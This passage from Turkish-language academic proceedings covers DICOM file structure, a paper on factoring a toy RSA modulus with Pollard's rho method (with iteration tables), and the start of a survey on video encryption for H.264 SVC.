DICOM Veri yapısı incelendiğinde, Etiketlerden hemen sonra bir VR alanının olduğu görülür. Bu alan Transfer Syntax'a bağlı olarak opsiyonel olarak gelir[5].

VR, Transfer Syntax UID Değeri "1.2.840.10008.1.2" yani UID Adı = "Implicit VR Little Endian" ise boştur [4]. Bu varsayılan DICOM için Transfer Syntax'tır. Ancak Transfer Syntax UID Değeri örneğin "1.2.840.10008.1.2.1" olanlar için VR Değeri girilmektedir. VR 2 baytlık bir değer olup, Veri Tipini göstermektedir.

### 3.5 Değer Uzunluğu (Value Length - VL)

VL verinin uzunluğunu vermektedir. Buradan okunan hexadesimal değer, etiketin belirttiği verinin uzunluğunu verir. Belirtilen veri bir hasta adı ise, hastanın adının her karakteri bayt bayt tanımlanmıştır [4].

### 3.6 Değer Alanı (Value Field - VF)

Burada ise etiketin tanımladığı özellikte, VR'nin tanımladığı tipte, VL'nin belirttiği uzunlukta veri byte'ları ile yazılmış veri bulunmaktadır. Bu veri Onaltılık (Hexadecimal - Hex) olarak okutulduktan sonra kullanılabilir[6].

### 3.7 Transfer Syntax UID" (0002,0010)

En önemli etiketlerden biridir. Bilgilerin dos-

yaya yazma ve okuma şekillerini belirtir. DICOM dosyası içerisinde veri okumadan önce mutlaka öğrenilmesi gereken veridir.


- 1.2.840.10008.1.2.2 - Explicit VR Big Endian
- 1.2.840.10008.1.2.1 - Explicit VR Little Endian
- 1.2.840.10008.1.2 - Implicit VR Little Endian




Şekil 3: Metinsel Verilerin Görüntülenmesi

### 4. Kısaltmalar

PACS: Picture Archiving and Communication System  
DICOM: Digital Image Communication In Medicine  
NEMA: National Electrical Manufacturers Association



Şekil 2 : Örnek DICOM dosyası Metinsel Bilgiler



Şekil 4 : Metinsel Görüntüleyici Sonuçları



Şekil 5: DICOM Görüntüleyici



## 5. Kaynaklar

[1] Digital Imaging and Communications in Medicine, World Wide Web site  
<http://medical.nema.org/dicom/>

[2] <http://www.dclunie.com/>

[3] Jianguo Zhang, Jianyong Sun, Yuanyuan Yang, Chenwen Liang, Yihong Yao, Jin Jin, Weihua Cai, Kun Sun, Guozhen Zhang, 2005, Image-Based Electronic Patient Records for Secured Collaborative Medical Applications Engineering in Medicine and Biology 27th Annual Conference, Shanghai, China, September 1-4

[4] DICOM standardı hakkında bilgi içeren dokümanlar bulunmaktadır.

<http://medical.nema.org/dicom/2003.html>

[5] Mustafa Ulaş, Yetkin Tatar, 2005, BIYO-MUT 2005, Boğaziçi Üniversitesi, 40

[6] Mustafa Ulaş, 2005, PACS sistemlerine genel bir bakış ve bu konuda bir yazılım uygulaması, Yüksek Lisans semineri

## RSA Şifreleme Algoritmasının

### Pollard RHO Yöntemi ile Kriptanalizi

**Tarık Yerlikaya, Ercan Buluş, H. Nusret Buluş**

Trakya Üniversitesi, Bilgisayar Mühendisliği Bölümü, 22030, Edirne  
tarikyer@trakya.edu.tr ercanb@trakya.edu.tr nusretb@trakya.edu.tr

**Özet:** Bu bildiri de şifreleme algoritmalarını sınıflandırılacak ve asimetrik şifreleme algoritmalarından günümüze kadar yaygın olarak kullanılan RSA şifreleme algoritması incelenecektir. RSA şifreleme algoritmasının performans sonuçları verilerek, bu algoritmanın gücünden bahsedilerek algoritmaya karşı yapılan saldırıların üstünde durulacaktır. Pollard Rho yöntemi kullanılarak RSA şifreleme algoritması üzerine yapılan kriptanaliz çalışması incelenerek, Delphi 7.0 programlama dili ile yazılmış kriptanaliz uygulaması, örnekleri ve sonuçları verilecektir.

**Anahtar Kelimeler:** Simetrik Şifreleme Algoritmaları, Asimetrik Şifreleme Algoritmaları, RSA, Anahtar Değişimi, Kriptanaliz, Pollard Rho Algoritması, GCD

### Cryptanalysis of RSA Cryptographic Algorithm by Pollard RHO Method

**Abstract:** This paper presents crypto algorithms' basic structures and classifications. Importance of cryptology science is mentioned and symmetric and asymmetric crypto algorithms' basic structure is given. Widely used today RSA crypto algorithm is one of most important asymmetric algorithm. RSA crypto algorithms structure is examined. Attack method performed to this algorithm is studied and Pollard Rho attack method on RSA algorithm is examined in detail

**Keywords:** Symmetric Encryption Algorithms, Asymmetric Encryption Algorithms, RSA, Key Exchange Algorithms, Cryptanalysis, Pollard Rho Algorithm, GCD

### 1. Giriş

Şifreleme teknikleri Sezar döneminden başlayarak günümüze kadar çok büyük aşamalar kaydetmiştir. Basit yer değiştirme teknikleriyle başlayan şifreleme teknikleri teknolojinin hızla ilerlemesiyle birlikte bir bilim haline gelmiştir. Bilgisayarların gelişimi ve internet ağının oluşmasıyla birlikte, verilerin bir noktadan diğer bir noktaya gönderilmesi ve bu verilerin üçüncü şahıslardan saklanarak gönderilmesi kriptoloji biliminin gelişimini hızla gerçekleştirmesini sağlamıştır. Günümüze kadar oluşturulan şifreleme algoritmaları kriptoloji büzerine çalışan bilim adamları tarafından iki ana gruba ayrılmıştır. Bunlar, tek anahtar kullanan Simetrik şifreleme algoritmaları ve biri gizli diğeri

açık anahtar olarak kullanılan Asimetrik şifreleme algoritmalarıdır. [1],[2]

Günümüze kadar oluşturulan şifreleme algoritmaları her zaman bir önceki şifreleme algoritmasının dez avantajlarını ortadan kaldırmayı amaçlamıştır. Bu dez avantajlar algoritmanın hızlı çalışmaması yani yeni donanımlarla uyumsuzluğu veya teknolojinin gelişimiyle birlikte daha hızlı bilgisayarlar sayesinde güvenliğinin azalması yani daha kolay kırılması şeklinde verilebilir.

Bu bildiri de şifreleme algoritmalarını sınıflandırılacak ve asimetrik şifreleme algoritmalarından günümüze kadar yaygın olarak kullanılan RSA şifreleme algoritması incelenecektir. RSA şifreleme algoritmasının gücünden bahsedile-



rek bu algoritmaya karşı yapılan saldırıların üstünde durulacaktır. Pollard Rho yöntemi kullanılarak RSA şifreleme algoritması üzerine yapılan kriptanaliz çalışması incelenerek, Delphi 7.0 programlama dili ile yazılmış kriptanaliz uygulaması ve örnekleri verilecektir.

## 2. Şifreleme Algoritmaları

Şifreleme algoritmaları iki ana gruba ayrılmaktadır.[3]


1. Simetrik Şifreleme Algoritmaları
2. Asimetrik Şifreleme Algoritmaları

Simetrik şifreleme algoritmaları, şifreleme ve deşifreleme işlemleri için tek anahtar kullanılmaktadır. Açık metni şifreledikten sonra şifreli metni alıcıya gönderir. Şifreli metni alan kişi gizli anahtarı bilmeden açık metne ulaşamaz. Bu noktada haberleşen iki kişi anahtar paylaşımı gerçekleştirmek zorundadır. Bu simetrik şifreleme algoritmalarının en büyük dezavantajıdır. Bu dezavantaja karşın simetrik şifreleme algoritmaları yer değiştirme üzerine kurulduğu için çok hızlı şifreleme ve deşifreleme işlemlerini gerçekleştirmekle birlikte kırılması zor algoritmalarlardır.

Asimetrik şifreleme algoritmaları, Simetrik şifreleme algoritmalarının gizli anahtar problemini ortadan kaldıracak sistemler gerçekleştirebilirler. Bu şifreleme algoritmaları, şifreleme ve deşifreleme işlemleri için iki ayrı anahtar kullanılmaktadır. Şifreleme işlemini gerçekleştirmek için açık anahtar ve deşifreleme işlemini gerçekleştirmek için gizli bir anahtar kullanılmaktadır. Böylece gizli anahtarı paylaşmaya gerek kalmamaktadır. Asimetrik şifreleme algoritmaları çok kullanıcı sistemler için çok büyük avantajlar sağlamaktadır. Ayrıca asimetrik şifreleme algoritmaları şifreleme ve deşifrelemenin yanı sıra dijital imza ve kimlik denetimi içinde kullanılmaktadır. İnternetin bu kadar yaygın olması asimetrik şifreleme algoritmalarının sağladığı dijital imza sayesinde bu algoritmaların güncel uygulamalarına olanak sağlamaktadır.

Asimetrik şifreleme algoritmalarının en büyük dezavantajı hızlı algoritmalar olmamalarıdır. Kriptoloji bilimi bu dezavantajı ortadan kaldırmak için çalışmalarını sürdürmekte ve yeni algoritmalar geliştirmektedir. [4]

Aşağıdaki şekil de 1000 kullanıcı bir ortamda, simetrik ve asimetrik şifreleme algoritmaları kullanıldığında ortaya çıkan anahtar dağılımı görülmektedir. Simetrik şifreleme algoritmaları kullanıldığında, 1000 kullanıcı bir ortamda 499,500 anahtar gereklidir. Asimetrik şifreleme algoritmaları kullanıldığında, 1000 kullanıcı bir ortamda 1001 anahtar yeterli olacaktır.[4],[5],[12]



Şekil 1. Anahtar dağılım sistemi

## 3. RSA Şifreleme Algoritması

RSA (RIVEST-SHAMIR-ADLEMAN) asimetrik şifreleme algoritması 1977 yılında R.Rivest, A.Shamir ve L.Adleman tarafından bulunmuş ve daha sonra asimetrik şifreleme algoritmalarına (genel anahtar şifrelemesi) uygun biçimde geliştirilmiştir. Bu algoritma, açık anahtarlı şifreleme sistemlerini ve sayısal imza işlemlerini işlemlerinde güvenli bir şekilde kullanılmaktadır. [1],[2]

RSA şifreleme algoritmasında şifrelenecek olan açık metni öncelikle  $[0, n-1]$  arasındaki pozitif tamsayı bloklar haline dönüştürülür. Şekil 2 de ayrıntılı olarak matematiksel işlemler gösterilmektedir.[6],[7]

Bundan sonraki işlem gizli anahtar ve açık anahtar çiftlerini elde etmektir. Bunun için p ve q şeklinde çok büyük iki tane birbirinden farklı iki asal sayı bulunur.

$$n = p \cdot q \text{ ve } Z = (p-1) \cdot (q-1) \quad (1)$$

hesaplanır. Z ile ortak böleni 1 olacak şekilde bir E sayısı bulunur. Açık anahtar (Public key)  $\{E, n\}$  olarak belirlenir.

$$D = E^{-1} \text{ mod } Z \quad (2)$$

olacak şekilde bir D sayısı bulunur. Gizli anahtar (Private key)  $\{D, n\}$  olarak belirlenir.


Şifrelenecek mesajı m kabul edersek bu mesaj ikilik olarak  $2^k < N$  olacak şekilde k bitlik kısımlara ayrılır.

$$m = m(1) + m(2) + m(3) + \dots + m(n) \quad (3)$$

Daha sonra şifreleme için her bir kısma  $C(i) = m(i)^E \text{ mod } N$  işlemi uygulanır. Böylece şifreleme işlemi bitmiş olur. Girişte kullanılan açık metin m şifrelenmiş olarak C şeklinde elde edilir. Belirlenen D gizli anahtarı ile elimizde bulunan şifrelenmiş C metnini çözülmesi gerekmektedir. Bunun içinde şifrelemek için kullanılan bir matematiksel işlem kullanılır. [4],[7],[10]

Gizli anahtar  $\{D, n\}$  kullanılarak şifre çözümü:

$$m(i) = C(i)^D \text{ mod } N \quad (4)$$



Şekil 2. RSA Şifreleme Algoritması

## 4. RSA Algoritmasına Karşı Kriptanaliz Yaklaşımları

Asimetrik şifreleme algoritmaları çözülmesi zor matematik teoremleri üzerine oturtulmuş sistemlerdir. RSA şifreleme algoritması modül aritmetiğini ve çok büyük asal sayıları kullanmaktadır. Bu algoritmanın gücü çok büyük asal sayıların kullanımına bağlıdır.

RSA sisteminin “kırılması” birkaç değişik şekilde yorumlanabilir. Sisteme en çok zarar verecek saldırı bir kriptanalistin belli bir açık anahtara karşı gelen gizli anahtarı bulmasıdır. Bunu başarabilen bir “hasım” hem şifrelenen bütün mesajları okuyabilir hem de imzaları taklit edebilir. Bunu yapmanın en akla gelen yolu n’nin asal çarpanlarına ayrılması, yani p ve q’nun hesaplanmasıdır. p, q ve açık üs e kullanılarak d kolaylıkla hesaplanabilir. Ancak buradaki zorluk n modülünün çarpanlarına ayrılmasıdır. RSA sisteminin güvenliği çok büyük sayıların asal çarpanlarına ayrılmasının zorluğu varsayımına dayanır. Büyük sayıların çarpanlarına ayrılmasının zorluğu ispatlanmış değildir. Son üç yüzyıl içerisinde Fermat ve Legendre gibi ünlü matematikçiler bu konuda çalışmalar yapmışlardır.[8],[10]

Bu çalışmada n’i çarpanlarına ayırmak için Pollard rho algoritması kullanılacaktır. P ve q ulaşılarak, d gizli anahtar bulunacaktır.

## 5. Pollard RHO Algoritmasında Kullanılan Teoremler

Bu algoritma için öncelikle modüler aritmeti ve Modül işlemleri tanımlanmalıdır[9]

### 5.1 Modüler Aritmetik

x ve y birer tam sayı olsun. Eğer  $(x-y)$ , n’nin bir çarpanı ise x ve y’nin n’ne bölümü aynıdır

$$x = q \cdot x' + r_x \quad (5)$$

$$y = q \cdot y' + r_y \quad (6)$$

Eğer  $rx = ry$

$$q x * n - q y * n + r x - r y = (q x - q y) * n \quad (7)$$

**Örnek:**

$$x = 37, y = -14 \text{ and } n = 17. \quad (8)$$

$$(x-y) = 37 + 14 = 51 = 3*17 \quad (9)$$

$$x = 2*17 + 3 \text{ and } y = (-1)*17 + 3 \quad (10)$$

## 5.2 Modül İşlemleri

$$37 + 15 = 3 + 15 = 18 = 1 \pmod{17} \quad (11)$$

$$374 = 34 = (33)*3 = 27 * 3 = 10 * 3 = 30 = 13 \pmod{17} \quad (12)$$

## 5.3 En Büyük Ortak Bölen


658 ve 154 en büyük ortak böleninin bulunması

$$\begin{aligned} 658 &= 4 * 154 + 42 \\ 154 &= 3 * 42 + 28 \\ 42 &= 1 * 28 + 14 \quad (13) \\ 28 &= 2 * 14 + 0 \end{aligned}$$

## 6. Pollard RHO Algoritması

Daha öncede söylendiği gibi RSA şifreleme algoritması çok büyük iki asal sayının çarpımı olan n sayısını kullanmaktadır. Bu çalışmada bu n sayısını Pollard Rho yöntemi kullanılarak asal çarpanlarına ayırma işlemi gerçekleştirilecektir. RSA şifreleme algoritmasının yapısından da bilindiği gibi bu asal çarpanlar p ve q değerleri olacak ve bu değerler bulunduktan sonra d şifreleme anahtarına ulaşılabilecektir.

Örneğin çok büyük bir n sayısı alalım. Bu sayının asal olmadığını biliniyor ve iki asal çarpandan oluştuğunu bilinmektedir. d bu n sayısının bir böleni olsun. d sayısının asal olduğunu, n'den ufak olduğunu ve kök n den küçük olduğunu biliyoruz.[8],[12]



Şekil 3. En Büyük Ortak Böleni Bulma Algoritması

$$a = b \pmod{n} \quad (14)$$

Bu noktada a ve b hemen hemen aynı sayılara eşit olduğu zaman

$$a = b \pmod{d} \quad (15)$$

denkleminin de doğru olduğunu söylenebilir.  $a=b \pmod{d}$  denkleminde yukarıda gösterdiğimiz teoremlerden yola çıkarak (a-b) değeri de d sayısının bir çarpanıdır. d de n'nin bir çarpanı olduğuna göre (a-b) n'nin bir çarpanıdır.

Bu algoritmaya göre randam a ve b sayısı alıyoruz. (a-b) ve n sayısının en büyük ortak bölenini 1 den birden büyük değere sahip noktayı bulmaya çalışılır. Bu olmazsa bir c sayısı alınır. (c-b) yada (c-a) sayılarının n ile en büyük ortak bölenini bulmaya çalışılmaktadır.

Görüldüğü gibi bu biraz hantal bir işlem Bundan dolayı Pollard Rho algoritması bunu gidermek için k iterasyonunu ve uygun bir polinom kullanılmaktadır.

$$X_{i+1} = 1 \text{ with } x_{n+1} = 1024 * x_n^2 + 32767 \quad (16)$$

## 7. RSA Algoritmasının Kriptanaliz Uygulaması

Bu uygulama da RSA şifreleme algoritması için bir n sayısı seçilmiştir ve Pollard Rho yöntemi kullanılarak, bu n sayısı asal çarpanlarına ayrılmıştır.

Delphi 7.0 da uygulaması gerçekleştirilen yazılım programı şekil(4) ve şekil(5) ile gösterilmiştir. Bu çalışmada Pentium III 2.6 Ghz işlemci ve 512 RAM kullanılmıştır. Bu örnekte, iki asal çarpanından oluşan 16843009 sayısı asal çarpanlarına ayrılmıştır.

Program sonuçlarından da görüldüğü üzere farklı polinomlar kullanılarak, n sayısını asal çarpanlarına ayırma sürecindeki işlemler uza-yabiliyor. Uygun polinom katsayısı ile daha hızlı sonuca ulaşılabilmektedir.

Şekil 4. Pollard RHO Örnek-1

İşlem Başlat		
1	1	
2	33791	
3	10832340	
4	12473782	
5	4239855	
6	309274	0
7	11965503	
8	15903688	1
9	3345998	
10	2476108	1
11	11948879	
12	9350010	0
13	4540646	
14	858249	0
15	14246641	
16	4073290	1
17	4451768	
18	14770419	257

Şekil 4. Pollard RHO Örnek-1

Şekil 5. Pollard RHO Örnek-2

İşlem Başlat		
27	9139773	
28	7917700	
29	13466397	1
30	12492928	
31	5972995	
32	9179608	0
33	6900237	
34	3490428	0
35	3576056	
36	8967045	1
37	7326638	
38	5491106	1
39	1353987	
40	14077590	1
41	15517718	
42	9725219	1
43	1589846	
44	5128289	0
45	14761981	
46	1737378	0
47	12706933	
48	13340914	1
49	13831080	
50	2623357	257

Şekil 5. Pollard RHO Örnek-2

## 8. Sonuç

Günümüzde bilgisayar ağlarının ve haberleşme sistemlerinin güvenliğinin sağlanması için kullanılan en önemli işlem, verilerin şifrelenerek anlamsız hale getirilip hedefe gönderilmesi ve hedefte tersi işlem yapılarak tekrar eski hale getirilmesidir. Kriptografi bilimi aracılığıyla verilerin güvenli bir şekilde şifrelenip gönderilmesi ve tekrar deşifre edilebilmesi için şifreleme algoritmaları oluşturulmaktadır

Asimetrik şifreleme algoritmalarının gelişimine bakarsak her bir algoritma yeni bir teorem üzerine kurularak bir önceki algoritmanın dezavantajlarını ortadan kaldırmayı amaçlamıştır. RSA sisteminin güvenliği çok büyük sayıların asal çarpanlarına ayrılmasının zorluğu varsayımına dayanır. Büyük sayıların çarpanlarına ayrılmasının zorluğu ispatlanmış değildir. Son üç yüzyıl içerisinde Fermat ve Legendre gibi ünlü matematikçiler bu konuda çalışmalar yapmışlardır.

Ancak  $n$  (asal çarpanları olan çok büyük sayı) yeterince büyük seçilirse günümüzün teknolojisiyle  $n$ 'nin çarpanlarına ayrılması "yeterince" uzun süreceği için bu yöntemle  $n$ 'nin hesaplanması hesaplama açısından verimsiz olacaktır.

Bu çalışmada RSA şifreleme algoritmasının Pollard Rho yöntemi kullanılarak kriptanaliz uygulaması gerçekleştirilmiştir. Günümüzde hala RSA şifreleme algoritması gücünü korumaktadır. RSA şifreleme algoritması, büyük asal sayı değerleri kullanılarak, bu kriptanaliz ataklarına karşı konulabilmektedir.

Günümüzde RSA algoritmasının daha güvenli hale getirebilmek için çok büyük asal sayılar kullanılmaktadır. Bu algoritmaların daha güvenli hale getirmek için büyük anahtar değerleri kullanılmaktadır. Büyük anahtar değerlerini kullanmak birçok uygulamada şifreleme ve deşifreleme sürelerini uzatmaktadır. Şifreleme algoritmalarının güçlü güvenliğe sahip olmaları yanında yeni donanımlarla gerçekleştirilebilmeleri, kolaylık ve performansı yüksek olması göz önünde bulundurulmalıdır Aynı şekilde yazılım olarak ta kolaylığı ve Cpu'yu fazla meşgul etmemesi gerekmektedir. Çoğu kuruluş çalışanların verimliliğini arttırmak ve ağ üzerinde uygun bir işbirliği sağlamak için kablosuz ağ sistemini yaygınlaştırıyor. Bu ağ sistemlerinin korunması büyük bir önem teşkil eder. Çünkü kablosuz ağ trafiği kolayca engellenmeye açık olabilir. Kablosuz ağlarda bant genişliğinin verimli bir şekilde kullanılması için uygulanacak şifreleme algoritması bant genişliği ve hız bakımından bu sisteme uyumlu olması gerekmektedir. Bu özellik Asimetrik şifreleme algoritmalarının en büyük dezavantajıdır. Son yıllarda yapılan çalışmalarla, asimetrik şifreleme algoritmalarının bu dezavantajını ortadan kaldırmak veya daha düşük anahtar değerleriyle aynı güvenliği sağlayabilme çalışmaları yapılmıştır. Bu çalışmalar sonucunda Eliptik eğri şifreleme algoritması (ECC) geliştirilmiştir.

Sonuç olarak, RSA şifreleme algoritması hala gücünü korumaktadır. Bilim adamları farklı

matematik teoremleri kullanarak RSA algoritmasına karşı ataklarda bulunacaktır. RSA algoritması bu karşı ataklara karşı daha büyük asal sayılar kullanarak güvenliğini sağlamaya çalışacaktır. Fakat çok büyük sayılar kullanılması sistemi yavaşlatacaktır.

## 9. Kaynaklar

[1] Schneider B. "Applied Cryptography Second Edition", John Wiley & Sons, Inc., New York

[2] Stallings W., "Cryptography and Network Security: Principles and Practice", ISBN 0-13-869017-0, Prentice Hall, 1998.

[3] Diffie W., Hellman M.E., "New Directions in Cryptography", IEEE Trans. IT-22 1976, no. 6, 644-654.

[4] Tektaş M., Baba F., Çalışkan M., 'Şifreleme Algoritmalarının Sınıflandırılması Ve Bir Kredi Kartı Uygulaması' 3<sup>RD</sup> International Advanced Technologies Symposium, August 18-20, 2003, Ankara

[5] Yerlikaya T., Buluş E., Arda D., 'Asimetrik Kripto Sistemler Ve Uygulamaları' II. Mühendislik Bilimleri Genç Araştırmacılar Kongresi-MBGAK'2005, İstanbul-Türkiye

[6] El Gamal T., "A Public-Key Cryptosystem and a Signature Scheme Based on Discrete Logarithms. Advances in Cryptology: Proceedings of CRYPTO 84", Springer Verlag, pp. 10-18, 1988

[7] Rivest R., Shamir A., Adleman L., "A Method for Obtaining Digital Signatures and Public-Key Cryptosystems," Communications of the ACM, v. 21, n. 2 (Feb 1978), pp. 120-126.

[8] P1398, "Standard Specifications For Public-Key Cryptography", IEEE, October 1998

[9] Pollard Rho Algorithm www. Csh.rit.edu. Pat/math/rho

[10] Yerlikaya T., "Şifreleme Teknikleri ve Güncel Uygulama Olanakları", Yüksek Lisans Tezi Trakya Üniversitesi, 2002

[11] Yerlikaya T., Buluş E., Buluş N., "Kripto Algoritmalarının Gelişimi Ve Önemi", Akademik Bilişim Konferansları 2006-Ab2006, Denizli-Türkiye, Şubat-2006.

[12] Kaliski B., "The Mathematics of the RSA Public-Key Cryptosystem", RSA Laboratories NY, 2001

## Kodlanmış Video Verisinin Gizlilik Gereksinimleri ve Video Şifreleme Algoritmaları

**Gül Boztok-Algın, E. Turhan Tunali**

Ege Üniversitesi Uluslararası Bilgisayar Enstitüsü, 35100, Bornova - İzmir  
gul.boztok@ege.edu.tr, turhan.tunali@ege.edu.tr

**Özet:** Günümüz koşullarında, eğlence dünyasından tıbbi çalışmalara kadar birçok alanda kendine yer edinmiş olan kodlanmış video, kullanım alanları genişleyip çoğaldıkça daha çok önem kazanmakta ve içeriğinin güvenliğini sağlamak da başlı başına bir çalışma alanı haline gelmektedir. Gerek boyut gerekse yapısal özellikler bakımından düz metin verisinden farklı olan video verisinin güvenlik gereksinimleri de farklılık göstermektedir. Bu çalışmamızda, video verisinin güvenlik söz konusu olduğunda ortaya çıkan ihtiyaçlarına değinilmiş; üzerinde geliştirilebilecek yöntemlerin tespiti için yapısal özellikleri incelenmiş ve şimdiye kadar yapılmış içerik gizliliğini sağlamaya yönelik çalışmalar listelenmiştir.

**Anahtar Kelimeler:** Video Sıkıştırma, Video Şifreleme, Çoklu Ortam, Güvenlik.

### Security Requirements of Encoded Video Data and Video Encryption Algorithms

**Abstract:** Encoded video has found application in many fields including entertainment and medical studies. As the number of encoded video applications increase, security of encoded video has become an important research area. Since the size and structural properties of encoded video data is quite different from plain text, its security requirements also considerably differ from that of plaintext. In this study, security requirements of encoded video data are reviewed together with examination of structural properties for development of procedures. A survey of related work is also given.

**Keywords:** Video Compression, Video Encryption, Multimedia, Security.

### 1. Giriş

Günümüz koşullarında, çoklu ortam öğelerinin popülerliği artmakta, buna bağlı olarak da çoklu ortam öğelerini kullanan uygulamalar günlük hayatımızda daha çok yer ve önem kazanmaktadır. Bu öğelerden biri olan video verisinin etkin aktarımı için pek çok teknik geliştirilmiştir. Bu tekniklerden beklenen ortak özellik, video verisinin gecikmeye karşı duyarlılığını göz önünde tutarak hızlı kodlama yapabilmeleri, yüksek sıkıştırma oranları sağlayarak verinin boyutunu küçültebilmeleri ve kullanılan bant genişliğine göre uyarlama yapabilmeleridir.

Video verisi aktarımında ortaya çıkan bir diğer ihtiyaç da içerik bilgisinin güvenliğinin sağlanmasıdır. Aktarımı yapılan verinin gönderici-alıcı kimliği doğrulanması yapılması, veriye erişimin tamamen ya da seviyeli olarak engellenmesi ve erişim yetkileri düzenlenmesi gibi ihtiyaçlar var olan tekniklere güvenlik eklemeleri yapılarak sağlanabilir. Bu eklemeler sırasında dikkat edilecek hususlar; video kodlayıcısının kodlama hızını yavaşlatmamak, sağladığı sıkıştırma oranını düşürmemek ve olabildiğince az ek veri kullanarak zaten büyük olan video verisinin boyutunu daha da büyütmemektir.



Bu çalışmamızda amacımız, bahsi geçen konuda şimdiye kadar yapılmış çalışmaları ve üzerinde çalışılan verinin ihtiyaçlarını inceleyerek bir çatı altında toplamaktır. Makalenin genel yapısı şu şekildedir: bölüm 2'de genel olarak video sıkıştırma işleminden ve H.264 SVC kodlayıcısından bahsedilecektir; bölüm 3'te video verisinin şifreleme ihtiyaçlarına değinilecektir; bölüm 4'te şimdiye kadar video verisi üzerinde geliştirilmiş şifreleme yöntemleri incelenecektir; bölüm 5'te ise sonuç ve tartışma yer alacaktır.

## 2. Video Sıkıştırma ve H.264 SVC Kodlayıcısı

Video sıkıştırma işleminin amacı, veri bütünü içinde fazlalık olarak görülen, kodlanmaması durumunda verinin anlamsal bütünlüğünün bozulmayacağı parçaları video verisinden çıkararak, işlem görecektir toplam veri miktarını ve sonuçta da üretilecek çıktı boyutunu azaltmaktır. Fazlalık olarak adlandırılacak veri üç alanda tanımlanabilir: uzay, zaman ve SNR alanlar.

Video verisindeki piksellerin değerleri birbirlerinden bağımsız değildir. Aralarındaki ilişkiler kullanılarak bir piksel değeri diğerlerinden türetilir. Buradan yola çıkarak, aynı çerçevedeki komşu piksellerin ve komşu çerçevelerdeki ilgili piksellerin birbirleriyle ilişkileri kullanılarak uzaysal ve zamansal alandaki fazlalık verilerin temizlenmesi sağlanabilir. Özel alandaki fazlalıkların atılması ise diğer iki alandan farklı olarak kayıplı bir işlemdir. İnsan gözü, dijital olarak temsil edilebilen her detayı algılayamaz. Bu tarz insan algısı tarafından fark edilemeyen ancak görüntünün kalitesini etkileyen fazlalık veriler işleme tabi tutularak SNR yani kalite alanında sıkıştırma yapılmış olur.

Video kodlama işleminin belli başlı aşamaları sırasıyla: dönüştürme, nicelendirme, sıralama ve entropi kodlama işlemleridir. Dönüştürme işleminde, DCT vb yöntemler kullanılarak video görüntü-sünün piksel bazına düşen değerleri sayısal olarak katsayılarla ifade edi-

lebilecek şekle dönüştürülür. Oluşturulan bu katsayılar, diğerlerinden farklı olarak kayıplı olan nicelendirme işlemine iletilirler. Göze alınan kayıp eşik değerine göre nicelendirme seviyeleri tespit edilir ve elde edilen katsayılar bu seviyelerden sinyali kendine en yakın olana çekilir. Bu işlemin tersi gerçekleştirilirken kaybedilen sinyal seviyelerinin geri onarımı yapılamaz. Nicelendirme işlemi ertesinde genellikle karşılaşılan sonuç, düşük öneme sahip katsayıların sıfıra eşitlenmesi durumudur. Bu sıfır değeri alan katsayıların ard arda gelip kodlama kolaylığı sağlaması amacıyla sıralama işlemi devreye sokulur.

Nicelendirilmiş sıralanmış dönüştürme katsayıları entropi kodlama adı verilen işleme girdi olarak verilir. Entropi kodlama, girdi olarak aldığı verileri olabildiğince küçük boyutlarla temsil edecek şekilde işler. H.264 kodlayıcısı entropi kodlama aşamasında *CAVLC* ve *CABAC* yöntemlerini kullanmaktadır.

H.264 ve benzeri kodlayıcıların özelliği, video kodlaması sırasında hareket tahminleme ve dengeleme mekanizmalarını kullanmalarıdır. Bu mekanizmalar, bir çerçevenin içeriğinin, kendinden önce ve/veya sonra kodlanmış/kodlanacak çerçeveleri kullanarak üretilebilmesi üzerine kuruludur. Bu şekilde kodlanan video birimlerine çerçeveler arası kodlanmış blok adı verilir. Tahminleme kullanmadan, hareket-siz resim gibi kodlanmış video birimlerine ise çerçeve içi kodlanmış bloklar adı verilir. Intra kodlanmış çerçevelerde verinin tamamı, inter kodlanmış çerçeveler de ise fark bilgileri kodlayıcıya verilerek sırasıyla yukarıda bahsedilen kodlama aşamalarından geçirilirler.

Kodlayıcı, yapısı içinde bir kod çözücü barındırmaktadır. Bu yapının amacı referans olarak kullanılacak çerçevelerin kod çözücü içinde şifre çözümü sırasında kullanılacaklarla tamamen aynı olmasını sağlamaktır. Bu yapının kurulmaması durumunda, farklı çerçeveler kullanılarak yapılan tahminlemeler birbirlerinden farklı sonuçlar üreteceğinden kod çözücü tara-

finda elde edilecek video orijinalinden farklı olacaktır ve hata yayılması önlenemeyecektir.

Önceki standart olan MPEG-4 gibi görsel veri üzerinde çalışmasına rağmen, H.264 esneklik-tense etkinlik ve güvenilirliğe daha çok önem verir. Burada etkinlikten kasıt sıkıştırma ve iletim etkinlikleri iken esneklik farklı platformlara uygun veri üretebilme yetisidir.

H.264 ölçeklenebilir video kodlayıcı çalışmaları sonucu *Scalable Video Codec (SVC)* ortaya çıkmıştır. Bu yapıyla kodlayıcı katmanlı yapıya kavuşturulmuş-tur. Ölçeklenebilirlik, var olan kaynakların (ağ genişliği, donanım hızı, vb.) yeterliliği doğrultusunda gönderilecek veri miktarını dolayısıyla gönderilen videonun kalitesini ayarlayabilmek anlamına gelmektedir.

## 3. Videonun Güvenlik Gereksinimleri

Video verisinin doğası gereği gecikmeye duyarlılığı ve istemcilerin yüksek kalite beklentisinde olması video kodlayıcılarına bir dizi sorumluluk getirdiği gibi içerik gizlemeyi amaçlayan şifreleme algoritmalarına da sağlanması gereken koşullar yaratmaktadır.

Video kodlayıcılarının tasarımı sırasında ön planda tutulan amaç, olabilecek en yüksek kalitede veriyi olabildiğince küçük boyutlarla temsil edebilmektir. Görüntü kalitesinin istemcinin beklentileri doğrultusunda ayarlanması gerekirken, boyut ve aktarım parametreleri de var olan ağ altyapısının ya da depolama mekanizmasının imkanları doğrultusunda uyarlanmalıdır. Bu durum kalite ihtiyacı ve varolan kaynaklar arasında bir denge kurulması gereğini doğurmaktadır. Video kodlayıcıları, bu dengeyi bozmayacak şekilde, kaliteden ödün vermeden, üzerinde çalışılan verinin yapısal ve istatistiki özelliklerini kullanarak toplam dosya boyutunu azaltmaya çalışırlar.

Bir şifreleme algoritmasının, kodlayıcının getirdiği avantajları bozması için sağlaması gereken koşullar aşağıdaki gibidir:

- Verinin istatistiki yapısını bozmayarak kodlayıcının sağlayacağı sıkıştırma oranını koruması,
- Hali hazırda çok büyük olan video verisine olabildiğince az eklenti veri katarak dosya boyutunu kontrol altında tutması,
- İstemci tarafında gerçek zamanlı olarak gerçekleştirilen kod çözümü işlemi geciktirmeyecek şekilde hızlı ve düşük karmaşıklıkta, gerçek zamanlı kısıtlarına uygun olarak çalışması,
